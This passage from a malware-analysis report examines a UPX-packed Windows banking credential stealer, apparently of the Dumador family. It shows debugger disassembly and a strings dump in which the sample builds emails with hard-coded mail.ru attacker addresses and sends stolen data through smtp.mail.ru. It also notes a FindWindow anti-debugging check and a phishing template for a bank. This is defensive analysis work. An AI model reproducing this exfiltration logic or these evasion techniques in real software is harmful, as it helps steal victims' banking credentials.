lea ecx,dword ptr ss:[ebp-460]
push ecx
call <JMP.&GetWindowsDirectoryA>
push test.fil.43819E                  43819E:"\\sock64.dll"
```

The file is creating smtp mail template with hard coded email address




```
test.fil.00402FDA
 mov dword ptr ss:[ebp-3C],1
 push 7A120
 call test.fil.401470
 pop ecx
 mov ebx,eax ; eax:"MZP"
 push test.fil.4381D4 ; 4381D4:"From: "
 push ebx
 call <JMP.&lstrcpy>
 push test.fil.4381DB ; 4381DB:"76787jhjh@mail.ru"
 push ebx
 call <JMP.&lstrlenA>
 add eax,ebx ; eax:"MZP"
 push eax ; eax:"MZP"
 call <JMP.&lstrcpy>
 push test.fil.4381ED ; 4381ED:"\r\nTo: "
 push ebx
 call <JMP.&lstrlenA>
 add eax,ebx ; eax:"MZP"
 push eax ; eax:"MZP"
 call <JMP.&lstrcpy>
 push test.fil.4381F4 ; 4381F4:"654645rrrr@mail.ru"
 push ebx
 call <JMP.&lstrlenA>
 add eax,ebx ; eax:"MZP"
 push eax ; eax:"MZP"
 call <JMP.&lstrcpy>
 push test.fil.438207 ; 438207:"\r\nX-Spam: Probable Spam"
 push ebx
 call <JMP.&lstrlenA>
 add eax,ebx ; eax:"MZP"
 push eax ; eax:"MZP"
 call <JMP.&lstrcpy>
 push test.fil.43821F ; 43821F:"\r\nReturn-path: "
 push ebx
 call <JMP.&lstrlenA>
 add eax,ebx ; eax:"MZP"
 push eax ; eax:"MZP"
 call <JMP.&lstrcpy>
 push test.fil.43822F ; 43822F:"76787jhjh@mail.ru"
 push ebx
 call <JMP.&lstrlenA>
 add eax,ebx ; eax:"MZP"
 push eax ; eax:"MZP"
 call <JMP.&lstrcpy>
 push test.fil.438241 ; 438241:"\r\nSUBJECT: 00180002200400230001000 9_Customer_"
 push ebx
 call <JMP.&lstrlenA>
```

The smtp mail config setup



```
test.fil.00403403
 push test.fil.43847B ; 43847B:"smtp.mail.ru"
 push esi
 push test.fil.438468 ; 438468:"g455452wsd@mail.ru"
 push test.fil.438454 ; 438454:"f4565464564@mail.ru"
 call test.fil.40158C
 add esp,10
 mov dword ptr ss:[ebp-40],eax
```

The files generating mail format with embedded email addresses and got some indicators found in reference [2], the analysis says that first mail is used to get the infected victim machine info.




C:\Users\STATIC\Desktop\analysis\test2ce03a2\test.fil

File to scan C:\Users\STATIC\Desktop\analysis\test2ce03a2\test.fil

☑ Advanced view

File pos	Mem pos	ID	Text
A 0000000375B1	0000004381B1	0	h_Release
A 0000000375BB	0000004381BB	0	Software\SARS
A 0000000375C9	0000004381C9	0	start_bank
A 0000000375D4	0000004381D4	0	From:
A 0000000375DB	0000004381DB	0	76787jhjh@mail.ru
A 0000000375F4	0000004381F4	0	654645rrrr@mail.ru
A 000000037609	000000438209	0	X-Spam: Probable Spam
A 000000037621	000000438221	0	Return-path:
A 00000003762F	00000043822F	0	76787jhjh@mail.ru
A 000000037643	000000438243	0	SUBJECT: 001800022004002300010009_Customer_
A 000000037671	000000438271	0	Content-Type: text/html
A 00000003768C	00000043828C	0	<html><b>
A 00000003769C	00000043829C	0	!!!</b></html>
A 0000000376B2	0000004382B2	0	654645rrrr@mail.ru
A 0000000376C5	0000004382C5	0	76787jhjh@mail.ru
A 0000000376D7	0000004382D7	0	smtp.mail.ru
A 0000000376E4	0000004382E4	0	Software\SARS
A 0000000376F2	0000004382F2	0	Software\SARS
A 000000037700	000000438300	0	start_bank
A 00000003770B	00000043830B	0	IEFrame
A 000000037713	000000438313	0	 <b><font color="#FF0000">
A 000000037731	000000438331	0	</font></b></font>

FindWindow: This function is used to search for an open window on the desktop. Sometimes this function is used as an anti-debugging technique to search for X32dgb window and hence loping in the code.



```
EAX   00000051     'Q'
EBX   00000000
ECX   B7EBDC15
EDX   0019F9AC     "test.fil.exe - PID: BF0 - Module: test.fil.exe - Thread: 132C - x32dbg [Elevated]"
EBP   0019FF38
ESP   0019F688     "Z1@"
ESI   00000000
EDI   00000000

EIP   77237FF0     <user32.FindWindowA>
```

b. What tools were used for the analysis?

File tool : to find file type
Openssl: to extract SHA256
PeID tool: to identify packer (even section info was enough to packer info)
Upx packer: for unpacking the sample
PeStudio & Die tool: to get pe file static info.
BinText tool : for strings analysis
ProcMon: to monitor activities by the process
Process Hacker tool: for monitoring process tree
X64dgb debugger: for tracing the sequence of instructions and api calls to trace the behaviour of the Sample file.

c. What does the malware do?

The mailware is droping itself to various location. The Malware first send a dummy mail to attacker email ID to add user in the infected victim list and then spy information by the help of dropped sock64.dll. The information stored in the created logs files. The as per the indicators (bank*.bmp) the malware creates a phishing interface for the bank info (containd bank.bmp which are the ready made tampalete to phish the username and password for start Bank specifically) then the information is send by email with Russian smtp (smtp.mail.ru) server to embedded email addresses (Attacker).

d. What Family/Type of malware is?

The malware is acting as credential stealer which is using smtp server as the backdoor medium and the specific behaviour is seen Dumador family (ref [1]). So the nomenclature of malware can be

Backdoor:Win32/Dumador

e. Is it Packed/Obfuscated

The main file is packed with UPX packer and dropped dll is packed by ASPack packer

f. Interesting/special characteristics of the malware

1. **using SMTP server as backdoor connection**
2. **Phishing approach**
3. **Malware Targeting Bank sector.**

g. Provide screenshots in the report with tools used and found interesting features

Already given in the analysis section. Please let me know if any other iformation is needed.

References

[1]. https://www.sophos.com/en-us/threat-center/threat-analyses/viruses-and-spyware/Troj~Dumador-A/detailed-analysis.aspx

[2]. http://www.owlriver.com/security/malware_analysis.pdf

[3]. https://www.eset.hu/tamogatas/viruslabor/virusleirasok/dumador-ad